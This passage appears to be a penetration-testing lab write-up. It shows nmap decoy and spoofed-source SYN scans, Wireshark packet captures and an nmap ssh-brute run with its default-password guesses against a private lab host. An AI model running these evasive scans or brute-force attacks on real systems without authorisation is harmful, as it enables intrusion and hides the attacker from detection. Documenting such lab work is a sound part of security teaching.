49201/tcp open  unknown
49238/tcp open  unknown
49257/tcp open  unknown
49261/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 32.18 seconds
```

We can infer that the following from the above, the ports which are open in the device and the list of all the services that they provide.

DECOY IPs and IP spoofing:

In penetration testing, **decoy IPs** and **IP spoofing** are techniques used to evade detection and obscure the source of a scan or attack, helping testers simulate real-world attack scenarios.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
rgk@kali: ~
File Actions Edit View Help
Profile: Default

```
No.  Time            Source           Destination      Protocol Length Info
 252 18.736567318    28.124.204.225   192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 253 18.736578718    178.59.177.221   192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 254 18.736592160    218.41.227.188   192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 255 18.736606653    44.107.107.56    192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 256 18.736628813    192.168.180.11   192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 257 18.736647950    121.94.104.153   192.168.180.170  TCP      58 33523 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 258 18.736665746    58.104.119.134   192.168.180.170  TCP      58 33523 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 259 18.736745527    87.218.202.70    192.168.180.170  TCP      58 33523 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 260 18.736756257    28.124.204.225   192.168.180.170  TCP      58 33523 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 261 18.736765535    178.59.177.221   192.168.180.170  TCP      58 33523 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 262 18.736768878    192.168.180.170  58.104.119.134   TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 263 18.736775374    218.41.227.188   192.168.180.170  TCP      58 33523 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 264 18.736769248    192.168.180.170  87.218.202.70    TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 265 18.736769388    192.168.180.170  28.124.204.225   TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 266 18.736769518    192.168.180.170  178.59.177.221   TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 267 18.736769639    192.168.180.170  218.41.227.188   TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 268 18.736769759    192.168.180.170  44.107.107.56    TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 269 18.736769869    192.168.180.170  192.168.180.11   TCP      60 443 → 33523 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
    Destination Port: 51330
    [Stream index: 6]
  ▸ [Conversation completeness: Incomplete (32)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 833049008
    [Next Sequence Number: 1    (relative sequence number)]
  ▸ Acknowledgment Number: 1030828484
    Acknowledgment number (raw): 1030828484
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x004 (RST)
    Window: 0
    [Calculated window size: 0]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x83eb [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ [Timestamps]
```


```
0000  d6 a4 0e 80 42 24 08 00  27 d7 cc d8 08 00 45 00   ····B$·· '·····E·
0010  00 28 38 69 40 00 80 06  64 71 c0 a8 b4 aa 4e 54   ·(8i@··· dq····NT
0020  9a 4e 12 f0 c8 82 31 a7  51 b0 3d 71 31 c4 50 04   ·N····1· Q·=q1·P·
0030  00 00 83 eb 00 00 00 00  00 00 00 00               ········ ····
```

```
┌──(rgk㉿kali)-[~]
└─$ sudo nmap -sS -D RND:7 192.168.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-3
1 04:52 EDT
Nmap scan report for 192.168.180.170
Host is up (0.00028s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
```


eth0: <live capture in progress>

In the above we used sudo nmap -sS -D RND:7 192.168.180.170

Basically what the above command means is that we are gonna generate 7 random IP addresses for TCP protocol 3 way handshake but in this case we don’t do the 3rd handshake (ACK) inside the target sends a ACK-RST signal so that there is no connection establishment instead we are just checking if the IP address is alive or not, because we are operating in stealth mode and don't want to the target to be suspicious of our interaction.




ACTUAL TCP HANDSHAKE



OUR STIMULATED HANDSHAKE

We are using wireshark for tracking the network packets that are transmitted between different IPs.

IP Spoofing:


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
rgk@kali: ~
File Actions Edit View Help
eth0: <live capture in progress>
Profile: Default

```
No.   Time        Source           Destination      Protocol Length Info
 4544 10.154003355 192.168.180.170 192.168.180.11   TCP      60 1533 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4545 10.154003605 192.168.180.170 192.168.180.76   TCP      60 1533 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4546 10.159022019 192.168.180.11  192.168.180.170  TCP      58 59044 → 17988 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4547 10.159055118 192.168.180.76  192.168.180.170  TCP      58 59044 → 17988 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4548 10.159211898 192.168.180.170 192.168.180.11   TCP      60 17988 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4549 10.159212239 192.168.180.170 192.168.180.76   TCP      60 17988 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4550 10.164286393 192.168.180.11  192.168.180.170  TCP      58 59044 → 306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4551 10.164330783 192.168.180.76  192.168.180.170  TCP      58 59044 → 306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4552 10.164523835 192.168.180.170 192.168.180.11   TCP      60 306 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4553 10.164524085 192.168.180.170 192.168.180.76   TCP      60 306 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4554 10.169431000 192.168.180.11  192.168.180.170  TCP      58 59044 → 1218 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4555 10.169453170 192.168.180.76  192.168.180.170  TCP      58 59044 → 1218 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4556 10.169636944 192.168.180.170 192.168.180.11   TCP      60 1218 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4557 10.169637204 192.168.180.170 192.168.180.76   TCP      60 1218 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4558 10.174607615 192.168.180.11  192.168.180.170  TCP      58 59044 → 49167 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4559 10.174635180 192.168.180.76  192.168.180.170  TCP      58 59044 → 49167 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4560 10.174804812 192.168.180.170 192.168.180.11   TCP      60 49167 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 4561 10.174805022 192.168.180.170 192.168.180.76   TCP      60 49167 → 59044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
▸ Frame 1: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on ir
▸ Ethernet II, Src: PCSSystemtec_59:6c:37 (08:00:27:59:6c:37), Dst: d6:a4:0e:8
▸ Internet Protocol Version 6, Src: 2401:4900:632a:d35:d936:20f9:af6c:df33, Ds
▸ Transmission Control Protocol, Src Port: 35756, Dst Port: 443, Seq: 1, Ack:
▸ Transport Layer Security
```

```
 192.168.180.170 08:00:27:d7:cc:d8      1      60   PCS

┌──(rgk㉿kali)-[~]
└─$ sudo nmap -sS -D 192.168.180.76  192.168.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-3
1 04:56 EDT
Nmap scan report for 192.168.180.170
Host is up (0.00026s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
```

Using sudo nmap -sS -D 192.168.180.76 192.168.180.170


Here we can see that we are spoofing the IP 192.168.180.76 along with our Kali Vm's IP so that there is a confusion created for the Target to which IP address is actually being suspicious.

USING NMAP's INBUILT ATTACKS:


We are now going to use the NMAP scripts which has the ssh based attacks, and list all of the following, then choose the SSH-brute.nse attack on the target IP.

Command: nmap –script=ssh-brute.nse 192.168.180.76 -Pn

This command brute forces all the ssh with the inbuilt username/password combination.




```
┌──(rgk㉿kali)-[~]
└─$ ls -al /usr/share/nmap/scripts | grep -e "ssh"
-rw-r--r-- 1 root root  1200 Jun 20 14:27 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 Jun 20 14:27 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jun 20 14:27 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jun 20 14:27 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jun 20 14:27 ssh-run.nse
-rw-r--r-- 1 root root  5391 Jun 20 14:27 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1423 Jun 20 14:27 sshv1.nse

┌──(rgk㉿kali)-[~]
└─$ NOW GOING TO USE NMAP SCRIPTS FOR SSH BRUTE FORCE ON THE TARGET IP(192.168.180.170)

┌──(rgk㉿kali)-[~]
└─$ nmap --script=ssh-brute.nse 192.168.180.170 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:16 EDT
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 81.40% done; ETC: 05:16 (0:00:03 remaining)
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: user:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
```




```
NSE: [ssh-brute] Trying username/password pair: user:pink11
NSE: [ssh-brute] Trying username/password pair: web:pink11
NSE: [ssh-brute] Trying username/password pair: test:pink11
NSE: [ssh-brute] Trying username/password pair: root:sexbomb
NSE: [ssh-brute] Trying username/password pair: admin:sexbomb
NSE: [ssh-brute] Trying username/password pair: administrator:sexbomb
NSE: [ssh-brute] Trying username/password pair: webadmin:sexbomb
NSE: [ssh-brute] Trying username/password pair: sysadmin:sexbomb
NSE: [ssh-brute] Trying username/password pair: netadmin:sexbomb
NSE: [ssh-brute] Trying username/password pair: guest:sexbomb
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.180.170
Host is up (0.00034s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 37217 guesses in 600 seconds, average tps: 62.0
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3920/tcp  open  exasoftport1
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 618.44 seconds

┌──(rgk㉿kali)-[~]
└─$ 
```

The attack was **not successful** because there are no accounts with the database based password and username.

Now lets see the next attack based on Http:




```
Nmap done: 1 IP address (1 host up) scanned in 618.44 seconds

┌──(rgk㉿kali)-[~]
└─$ ls -al /usr/share/nmap/scripts | grep -e "http"
-rw-r--r-- 1 root root  2153 Jun 20 14:27 http-adobe-coldfusion-apsa1301.nse
-rw-r--r-- 1 root root  5149 Jun 20 14:27 http-affiliate-id.nse
-rw-r--r-- 1 root root  1950 Jun 20 14:27 http-apache-negotiation.nse
